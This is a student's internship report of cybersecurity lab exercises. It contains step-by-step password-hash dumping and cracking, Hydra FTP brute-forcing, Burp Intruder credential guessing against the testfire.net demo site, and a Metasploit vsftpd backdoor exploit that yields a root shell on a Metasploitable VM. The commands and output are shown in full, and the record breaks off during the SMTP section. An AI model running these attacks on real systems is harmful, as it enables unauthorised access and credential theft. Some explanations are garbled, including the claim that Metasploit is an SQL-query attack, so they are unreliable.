

Internship Program- Cybersecurity

Introduction

My name is Shraddha Bhat (4MT19CS149). I am currently in my Final year of engineering in Computer Science and Engineering at Mangalore Institute of Engineering, Moodubidri. As a student of Computer Science and Engineering, I have a solid foundation in programming, algorithms, and computer systems. However, my interest in the security aspects of computing, as well as the growing demand for cybersecurity professionals, led me to pursue an internship cybersecurity.

About the company DLithe:

DLithe has been providing EdTech services to IT companies and academic institutions since 2018. The foundation of DLithe is built to create innovative products that transform the next generation by utilising corporate time experiences. Because of their knowledge of embedded systems, robotics, the Internet of Things, cyber security, and artificial intelligence, academic institutions are better able to match their offerings to the demands of industry. Since its inception, the company has established eight development centres to support the student community's research and development efforts. Their assistance to IT businesses has enabled them to hire more quickly and affordably by locating the best candidates both on and off campus. By providing 360-degree learning - domain, process, and technology - with an emphasis on customer experience and operational excellence objectives.

Group 1 :

1. Install the below software :

- a. Virtual box
- b. Kali Linux
- c. Metasploit machine
- d. Windows 7 machine


2. Perform password cracking

a. Cracking of windows 7 machine

The process of cracking a Windows 7 machine using pwdump involves extracting password hashes from the system and then cracking them using a tool like John the Ripper. This method can be used by cybersecurity professionals to test the strength of passwords and identify potential vulnerabilities in a system's security.


STEP 1:

Open windows7 and Kali linux. In windows7 and download the pwdump7 file from the Internet explorer and copy the file to windows.




STEP 2:

Using the Windows command prompt while logged in as an administrator, change the root directory to pwdump7, and then create a hash.txt file to hold the username and password.




STEP 3:

In Internet Explorer type tempfiles.org into the address bar. Upload the hash file.



STEP 4:

In Linux Firefox and type the URL that obtained after uploading the file in windows7. Once you have the hash file, copy and paste it into a new file that you have created using nano. And type the command in terminal as john hash.txt you will get the password and username if the password is not secure enough.



b. Password cracking of metasploit machine using Hydra

Brute force is a password cracking technique that involves trying every possible combination of characters until the correct password is found. In Kali Linux, there are several tools available to perform brute force attacks, such as Hydra, Medusa, and John the Ripper.

STEP 1:

Store a username and password in a file using nano.

```
└─(kali㉿kali)-[~]
$ sudo -s
[sudo] password for kali:
└─(root㉿kali)-[/home/kali]
# nano user

└─(root㉿kali)-[/home/kali]
# nano pass
```

STEP 2:

`nbtscan` is used to identify the IP address of a Metasploit instance running on a network.

```
[root@kali)-[/home/kali]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address      NetBIOS Name    Server      User          MAC address
_____
192.168.56.105  METASPLOITABLE  <server>   METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied
```

STEP 3:

The hydra command is a popular tool used in Kali Linux for brute-forcing login credentials on various protocols, including FTP.

The command `hydra -L <filename> -P <filename> ftp://<metasploit IP>` is used to perform a brute-force attack on an FTP server using a list of usernames and a list of passwords.


```
(root㉿kali)-[~/home/kali]
# hydra -L user -P pass ftp://192.168.56.105
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-27 13:04:49
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.56.105:21/
[21][ftp] host: 192.168.56.105 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-27 13:04:50
```

3. Password cracking of online vulnerable website (testfire.net) using Burp Suite.

Burp Suite is composed of several modules, including a proxy server, scanner, repeater, sequencer, and intruder. These modules provide a range of features for performing different types of tests and analysis .The proxy module is one of the most commonly used modules in Burp Suite. It allows users to intercept and modify HTTP and HTTPS traffic between a web browser and a web server.

STEP 1:

Burpsuite and Kali Linux should both be turned on.



STEP 2:

Go to testfire.net in the Firefox browser, then go to the sign-in page. Now turn the burp and intercept on. Enter any random user name and password in the user name and password field.

The screenshot shows a Firefox browser window with the Altoro Mutual website loaded. The URL in the address bar is 'testfire.net'. The page features a green header with the Altoro Mutual logo and a 'DEMO SITE ONLY' banner. Below the header, there are two main sections: 'PERSONAL' and 'SMALL BUSINESS'. Under 'PERSONAL', there's a 'Banking with FREE Online Bill Pay' section with a photo of a couple. Under 'SMALL BUSINESS', there's a 'Business Credit Cards' section with a photo of a group of people. At the bottom of the page, there's a disclaimer about the site being a demo and a copyright notice for 2008, 2023 IBM Corporation.

This screenshot shows the same Altoro Mutual website as above, but with the URL 'testfire.net/login.jsp' in the address bar. The page content is the same, featuring the Personal Banking login form. On the right side of the screen, the Burp Suite interface is visible, specifically the 'Intercept' tab. It displays the raw HTTP request for the login page, which includes the POST method, URL '/login.jsp', and various headers and parameters. The request body is also shown, containing the 'uid' and 'password' fields with their respective values.

STEP 3:

Send the request to the intruder and give clear\$ option. Select only the username and give the option add\$ repeat the same step for the password also. Set the attack type to cluster bomb.

File Machine View Input Devices Help

Burp Suite Community Edition v2022.12.5 - Temporary Project

Dashboard Target **Intruder** Repeater Window Help

Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn

1 x 2 + Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Cluster bomb

Payload Positions

Configure the positions where payloads will be inserted; they can be added into the target as well as the base request.

Target: http://refine.net

```

1 POST /dologin HTTP/1.1
2 Host: refine.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://refine.net
10 Connection: close
11 Referer: http://refine.net/login.jsp
12 Cookie: JSESSIONID=DC09422B8F1B040C2C91F5E15085A2
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=$password&btnSubmit=Login

```

Add \$ Clear \$ Auto \$ Refresh

Start attack

0 matches Clear Length: 572

2 payload positions

File Machine View Input Devices Help

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target **Proxy** **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 + Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted; they can be added into the target as well as the base request.

Target: http://testfire.net

```

1 POST /dologin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=B17706A25919E82353329357AC5044578
13 Upgrade-Insecure-Requests: 1
14
15 uid=Sadmin&passw=$dfbltk$&btnSubmit=Login

```

0 matches Clear Length: 577

4 payload positions

File Machine View Input Devices Help

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target **Proxy** **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 + Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted; they can be added into the target as well as the base request.

Target: http://testfire.net

```

1 POST /dologin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=B17706A25919E82353329357AC5044578
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=$dfbltk$&btnSubmit=Login

```

0 matches Clear Length: 569

0 payload positions

Choose an attack type

Attack type: Cluster bomb

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

Update Host header to match target

Add \$ Clear \$ Auto \$ Refresh

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=6177D6A25919E82353329357AC504457
13 Upgrade-Insecure-Requests: 1
14
15 uid=$admin&passw=$sdffbllk$&btnSubmit=Login

```

0 matches Clear Length: 573

2 payload positions

STEP 4:

Set the payload select payload set to 2 and payload type to simple list. Add any 4 random username and password one with the actual username and password. Select the option as start attack now to obtain the list of length the one which has the different length is the actual username and the password.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4
Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin password aklli euuiilimm
Load ...	
Remove	
Clear	
Deduplicate	
Add	[]
Add from list ... [Pro version only]	

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: />?+&*:;"\|^#

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Project Intruder Repeater Window Help
Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x + Positions Payloads Resource Pool Options Start attack

Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4
Payload type: Simple list Request count: 16

Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load ...	password
Remove	sfgfh
Clear	25Shk
Duplicate	
Add	
Add from list ... [Pro version only]	

Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.

Add	...	Rule
Edit		
Remove		
Up		
Down		

Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /><?*&;;"\|^#

2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			302			245	
1	admin	admin	302			372	
2	password	admin	302			245	
3	admin	password	302			245	
4	password	password	302			245	
5	admin	addd	302			245	
6	password	addd	302			245	
7	admin	pass	302			245	
8	password	pass	302			245	
9	admin	admin1	302			245	
10	password	admin1	302			245	
11	admin	pass1	302			245	
12	password	pass1	302			245	
13	admin	asss	302			245	

Start attack

Settings

Finished

4. Perform Exploiting Metasploit

a. MetaSploit Exploitation using FTP Port

Metasploit is a table exploitation attack via the FTP port. This type of attack involves exploiting a vulnerability in a database or web application that allows an attacker to execute arbitrary SQL queries, which can be used to extract sensitive data, modify data, or even gain remote access to the system.

STEP 1:

Open Kali linux and Metasploit parallelly. Find the IP address of both the Kali and Metasploitable machine. By using the commands ifconfig and nbtscan.

```
([kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.104 brd 192.168.56.255 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::344:e537:163c:3562 brd fe80::ff:fe53:163c:3562 prefixlen 64 scoprid 0x20<link>
    ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
      RX packets 0 bytes 0 errors 0 dropped 0 overruns 0 frame 0
      RX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
TX packets 6826 bytes 458722 (447.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 brd ::1 prefixlen 128 scoprid 0x10<host>
loop: flags=10<NOARP> mtu 1000 (Local Loopback)
RX packets 629 bytes 66322 (64.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 629 bytes 66322 (64.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

([kali㉿kali)-[~]
$ nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address   NetBIOS Name     Server   User       MAC address
192.168.56.105  METASPLOITABLE <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied
```

STEP 2:

Initiate the database and check the status of the database and start the database.

```
([kali㉿kali)-[~]
$ su -
[sudo] password for kali:
[=root@kali]-[~/home/kali]
# msfdb init
[*] Creating database
[*] Creating database user 'msf'
[*] Creating databases 'msf'
[*] Creating databases 'msf_test'
[*] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[*] Creating initial database schema
[=root@kali]-[~/home/kali]
# msfdb status
* postgres.service - PostgreSQL RDBMS
  Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
  Active: active (exited) since Mon 2023-02-27 14:00:46 EST; 33s ago
    Process: 16079 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 16079 (code=exited, status=0/SUCCESS)
     CPU: 0ms
Feb 27 14:00:46 kali systemd[1]: Starting PostgreSQL RDBMS...
Feb 27 14:00:46 kali systemd[1]: Finished PostgreSQL RDBMS.

COMMAND   PID   USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
postgres 16954  postgres  5u  IPv6  54892    0t0  TCP localhost:5432 (LISTEN)
postgres 16954  postgres  6u  IPv4  54893    0t0  TCP localhost:5432 (LISTEN)

UID        PID      PPID   C STIME TTY      STAT   TIME CMD
postgres 16954          1  0 14:08 ?        Ss   0:00 /usr/lib/postgresql/15/bin/postgres -D /var/lib/postgresql/15/main -c config_file=/etc/postgresql/15/main/postgresql.conf
[*] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)
[=root@kali]-[~/home/kali]
# msfdb start
[*] Database already started
```

STEP 3:

Check the system version using the nmap tool. Entering the command *nmap -sV 192.168.56.105*. By using this command, we can get the version along with the status of the port and the difference services.

```
└─(root㉿kali)-[~/home/kali]
# nmap -sV 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 14:02 EST
Nmap scan report for 192.168.56.105
Host is up (0.00014s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.6.5-1.20150922 WORKGROUP=WORKGROUP
```

STEP 4:

As we will be using the **ftp** port for the attack, we must first scan it for vulnerabilities. To do this, type the command **nmap -p 21 --script vuln 192.168.56.105**. This will allow us to see the vulnerabilities.

```
└─(root㉿kali)-[~/home/kali]
# nmap -p 21 --script vuln 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 14:03 EST
Nmap scan report for 192.168.56.105
Host is up (0.00048s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs: CVE-CVE-2011-2523 BID-BID:48539
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
```

STEP 5:

Use the metasploit tool by entering **msfconsole** command and enter the command as **search vsftpd**.

```
└─(root㉿kali)-[~/home/kali]
# msfconsole

msf6 > search vsftpd
Matching Modules
=====
#  Name                   Disclosure Date  Rank      Check  Description
-  --
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

STEP 6:

Copy the path shown as the result of **search vsftpd**, this path will allow to enter the machine. Enter command as use the pathname.

```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
RHOSTS          yes           yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          21           yes        The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

```

STEP 7:

Must configure the rhost and the payload for the exploitation as indicated in the below figure.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.105
rhosts => 192.168.56.105
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
RHOSTS          192.168.56.105  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          21           yes        The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

```

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====

#  Name          Disclosure Date  Rank    Check  Description
-  --          -----          --  --  -----
0  payload/cmd/unix/interact          normal  No    Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => cmd/unix/interact

```

STEP 8:

Enter the command exploit. Then you will be logged to the target machines kernel
Enter the command *whoami* to know which directory you are currently in.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.105:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.105:21 - USER: 331 Please specify the password.
[*] 192.168.56.105:21 - Backdoor service has been spawned, handling ...
[*] 192.168.56.105:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.104:36047 → 192.168.56.105:6200) at 2023-02-27 14:12:08 -0500

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

```

b. Metasploit Exploitation using SMTP Port

STEP 1:

Open Kali linux and Metasploit parallelly. Find the IP address of both the Kali and Metasploitable machine. By using the commands ifconfig and nbtscan.

Scan the port smtp for all the information by giving the command `nmap -p 25 192.168.56.105`.

```

root@kali: /home/kali
File Actions Edit View Help
└── (kali㉿kali)-[~]
$ sudo -s
[sudo] password for kali:
└── (root㉿kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.56.104  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::344a:e537:163c:3562  prefixlen 64  scopeid 0x20<link>
            ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
                RX packets 153  bytes 20914 (20.4 KiB)
                RX errors 0  dropped 0  overruns 0  frame 0
                TX packets 3110  bytes 190122 (185.6 KiB)
                TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
            RX packets 430  bytes 45284 (44.2 KiB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 430  bytes 45284 (44.2 KiB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

└── (root㉿kali)-[/home/kali]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

```

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.105	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.56.255	Sendto failed: Permission denied			

```
(root㉿kali)-[~/home/kali]
# nmap -sV 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 13:14 EST
Nmap scan report for 192.168.56.105
Host is up (0.00014s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
```

STEP 2:

As we will be using the smtp port for the attack, we must first scan it for vulnerabilities. To do this, type the command `nmap -p 25 --script vuln 192.168.56.105`. This will allow us to see the vulnerabilities.

```
(root㉿kali)-[~/home/kali]
# nmap -p 25 --script vuln 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 13:17 EST
Nmap scan report for 192.168.56.105
Host is up (0.00035s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
| ssl-dh-params:
|_ VULNERABLE:
| Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
| State: VULNERABLE
|   Transport Layer Security (TLS) services that use anonymous
|   Diffie-Hellman key exchange only provide protection against passive
